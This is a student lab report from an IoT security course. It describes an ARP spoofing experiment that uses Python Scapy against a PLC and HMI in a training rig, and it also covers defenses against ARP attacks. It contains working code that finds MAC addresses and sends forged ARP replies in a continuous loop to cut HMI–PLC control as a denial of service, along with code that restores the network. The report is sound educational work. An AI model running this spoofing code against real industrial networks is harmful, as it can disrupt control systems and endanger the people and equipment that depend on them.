物联网安全课程实验报告

实验四

实验名称	：	ARP 欺骗攻击实验
姓　　名	：	辛杰
小　　组	：	田博仁-王梓骁-辛杰
学　　号	：	2213034
专　　业	：	物联网工程
提交日期	：	2024 年 11 月 16 日

一、实验目的

理解 ARP 协议及 ARP 攻击基本原理，学习 Python 下的网络编程库 Scapy 的基本使用，并在实验环境中实现 ARP 攻击，理解保障系统安全的复杂性.

二、实验要求及要点

•用到的相关工具及编程库简介
•实验原理
•实验目标与步骤（搭配实验过程照片、截图）
•遇到的问题及解决办法
•收获与感悟
•指令攻击源代码

三、实验内容

1、用到的相关工具及编程库简介

Scapy 是一个开源的 Python 库，专门用于网络包的创建、发送、捕获和分析。它能够处理各种网络层协议，支持自定义包的构造和解析，广泛应用于网络测试、渗透测试、安全审计和网络协议开发等领域。Scapy 提供了一个交互式界面和编程接口，使得用户可以轻松地构造、修改和分析网络流量，从而进行深入的网络

分析和安全研究。

2、实验原理

- ARP 协议：ARP 用于将网络层的 IP 地址解析为数据链路层的 MAC 地址。当一个设备需要向另一个设备发送数据时，它会检查自己的 ARP 表，查找目标 IP 地址对应的 MAC 地址。
- ARP 请求和响应：正常通信中，当一个设备需要知道另一个设备的 MAC 地址时，它会发送一个 ARP 请求。收到 ARP 请求的设备会回复一个 ARP 响应，包含其 MAC 地址。
- ARP 欺骗：在 ARP 欺骗攻击中，攻击者发送伪造的 ARP 响应，声称自己是目标设备（在这个实验中是 PLC 或 HMI）。这样，当受害者设备（HMI 或 PLC）更新其 ARP 表时，它会将攻击者的 MAC 地址与目标设备的 IP 地址关联起来。
- 拒绝服务攻击（DoS）：通过 ARP 欺骗，攻击者可以截获 HMI 和 PLC 之间的通信。当 HMI 尝试控制 PLC 时，其发送的控制指令会被发送到攻击者的设备，而不是 PLC，导致 PLC 无法接收到正确的指令，从而无法正常工作，实现拒绝服务攻击效果。

3、实验目标和实验步骤

目标：

使用 Python Scapy 对工控试验箱 PLC 进行 ARP 攻击实验，达到拒绝服务攻击效果。

实验步骤：

1. 发送 ARP 请求包确认并记录 PLC 和 HMI 的 MAC 地址与 IP 地址

发送方检查 ARP 缓存表，如果没有目标 IP 地址对应的 MAC 地址，则构造一个 ARP 请求包并广播到局域网中；PLC 和 HMI 接收到请求后，如果 IP 地址匹配，它们会发送 ARP 响应包，包含自己的 MAC 地址；发送方接收到响应后，更新 ARP 缓存表并记录下 PLC 和 HMI 的 MAC 地址与 IP 地址的对应关系。

```python
# 发送ARP请求以发现PLC和HMI的MAC地址
def discover_mac_addresses():
    global plc_mac, hmi_mac  # 使用global关键字声明plc_mac和hmi_mac变量
    try:
        plc = sr1(ARP(pdst=plc_ip))  # 发送ARP请求到PLC的IP地址
        hmi = sr1(ARP(pdst=hmi_ip))  # 发送ARP请求到HMI的IP地址
        plc_mac = plc.hwsrc  # 从响应中获取PLC的MAC地址
        hmi_mac = hmi.hwsrc  # 从响应中获取HMI的MAC地址
        print(f"PLC MAC: {plc_mac}, HMI MAC: {hmi_mac}")
    except Exception as e:
        print(f"Failed to discover MAC addresses: {e}")
```


运行结果

```
[Running] python -u "c:\Users\辛杰\Desktop\物联网安全实验四\plc_attack.py"
PLC MAC: e0:dc:a0:36:b6:5c, HMI MAC: e0:dc:a0:30:63:52
```

2. 利用 ARP 欺骗攻击，使得 HMI 无法控制 PLC

攻击者通过发送伪造的 ARP 应答包，冒充 PLC 向 HMI 发送响应，导致 HMI 的 ARP 缓存表中记录了错误的 MAC 地址。当 HMI 尝试发送控制指令给 PLC 时，这些指令被错误地发送到攻击者的设备上，而不是真正的 PLC。由于攻击者并非真正的 PLC，HMI 的指令无法被执行，从而造成 HMI 无法控制 PLC。


```python
# 发送ARP欺骗包
def arp_spoofing(plc_ip, hmi_ip, plc_mac, hmi_mac):
    try:
        while True:
            send(ARP(op=2, psrc=plc_ip, hwsrc="ee:ee:ee:ee:ee:ee", hwdst=hmi_mac, pdst=hmi_ip), count=1)
            send(ARP(op=2, psrc=hmi_ip, hwsrc="ee:ee:ee:ee:ee:ee", hwdst=plc_mac, pdst=plc_ip), count=1)
            time.sleep(2)  # 发送间隔，可以根据需要调整
    except KeyboardInterrupt:
        print("ARP spoofing stopped by user.")
        restore_network(plc_ip, hmi_ip, plc_mac, hmi_mac)  # 恢复网络
```



3. 复原现场

重新发送正确的 ARP 请求以获得 PLC 的真实 MAC 地址，并更新 HMI 的 ARP 缓存表，确保 HMI 能够正确地将控制指令发送到真正的 PLC 设备上。

```python
# 还原网络
def restore_network(plc_ip, hmi_ip, plc_mac, hmi_mac):
    try:
        send(ARP(op=2, pdst=hmi_ip, hwdst=hmi_mac, psrc=plc_ip, hwsrc=plc_mac), count=5)
        send(ARP(op=2, pdst=plc_ip, hwdst=plc_mac, psrc=hmi_ip, hwsrc=hmi_mac), count=5)
        print("Network restored to original state.")
    except Exception as e:
        print(f"An error occurred while restoring the network: {e}")
```



四、回答问题

1）为什么攻击后需要复原现场？

复原现场可以确保实验不会对实际网络造成长期影响，确保后续实验或测试可以在一个未受之前实验影响的环境中进行。

2）本实验的攻击效果与实验二中指令攻击的攻击效果有何异同？为什么？

- **原理不同：**

ARP 欺骗：ARP 欺骗是基于 ARP 协议的缺陷，通过发送伪造的 ARP 响应包，使得目标设备（如 PLC 和 HMI）的 ARP 表被篡改，导致网络流量被重定向到攻击者设备，从而实现中间人攻击或拒绝服务。

重放攻击：重放攻击则是攻击者截获并重新发送之前捕获的网络通信数据包，以欺骗系统执行非预期的操作，如 PLC 停止工作。

- **影响范围不同：**

ARP 欺骗：ARP 欺骗影响的是整个网络路径，使得所有经过该路径的通信都被截

获或中断，影响范围较广。
重放攻击：重放攻击通常针对特定的协议或服务，影响的是特定的操作或命令，如 PLC 的停止命令，影响范围相对较窄。

- **检测难度不同：**

ARP 欺骗：ARP 欺骗由于涉及到网络层面的篡改，会引起网络性能下降，如延迟增加、丢包等，相对容易被网络监控系统检测到。

重放攻击：重放攻击由于是重复之前合法的通信，除非有特定的安全机制（如时间戳、序列号等），否则较难被检测到。

- **攻击效果不同：**

ARP 欺骗：在实验中，ARP 欺骗导致 PLC 和 HMI 之间的通信被中断，PLC 无法接收到 HMI 的控制指令，从而停止工作。

重放攻击：在实验二中，重放攻击是通过重复发送特定的停止命令使 PLC 停止工作，这是一种更为直接的攻击方式，直接影响 PLC 的操作。

3）本实验中的 ARP 欺骗攻击对实验三中受到加密保护的系统是否有效？为什么？

仍然有效。ARP 欺骗攻击主要通过伪造 ARP 响应来改变网络设备的 ARP 缓存表，而实验三只是系统之间的通信使用了加密技术（如 SSL/TLS、时间戳、数字签名等），无法检测并防御 ARP 攻击。

4）简要探讨 ARP 攻击防范措施

1. **设置静态的 ARP 缓存：**在计算机上使用 arp -s 命令添加静态 ARP 缓存记录，

避免动态学习导致的 ARP 欺骗

2. **使用 ARP 防火墙：**部署专用 ARP 防护软件，如 Anti-ARP，自动监测与阻止攻击
3. **划分虚拟局域网（VLAN）和端口绑定：**根据 ARP 欺骗不会发生跨网段攻击的特点，可以将网络划分为多个网段，缩小 ARP 欺骗的攻击范围。
4. **删除 Windows 系统中的 npptools.dll 动态连接库：**因为它容易受到 ARP 欺骗病毒的攻击
5. **对数据包进行加密处理：**通过加密协议保护传输的数据，防止 ARP 欺骗攻击者窃取或篡改数据
6. **中间件技术：**在系统内核中增加一个 checker 模块，它位于网卡驱动和上层驱动之间，主要负责对流入流出的 ARP 报文进行监测并进行处理
7. **ARP 双向绑定：**在 PC 端上 IP+MAC 绑定，在网络设备（交换路由）上采用 IP+MAC+端口绑定，网关也进行 IP 和 MAC 的静态绑定
8. **建立 DHCP 服务器：**ARP 攻击一般先攻击网关，将 DHCP 服务器建立在网关上，可以减少攻击的影响

五、收获感悟

通过这次 ARP 欺骗攻击实验，我深刻理解了 IP 地址到 MAC 地址映射的重要性以及 ARP 协议在网络通信中的核心作用。ARP（地址解析协议）是网络中用于将 IP 地址解析为 MAC 地址的关键机制，它确保了数据包能够准确地从源头传输到目的地。

这次实验也让我意识到了 ARP 攻击的潜在危害。ARP 欺骗攻击通过伪造 ARP 响应，可以轻易地篡改网络设备的 ARP 缓存表，导致网络流量被重定向，从而引发数据泄露。

实验还让我体会到了网络安全防御的复杂性。在面对 ARP 攻击时，仅仅依靠传统的安全措施是不够的，需要采取更全面的安全策略，比如使用静态 ARP 表、部署 ARP 防护工具、实施网络监控和入侵检测系统等。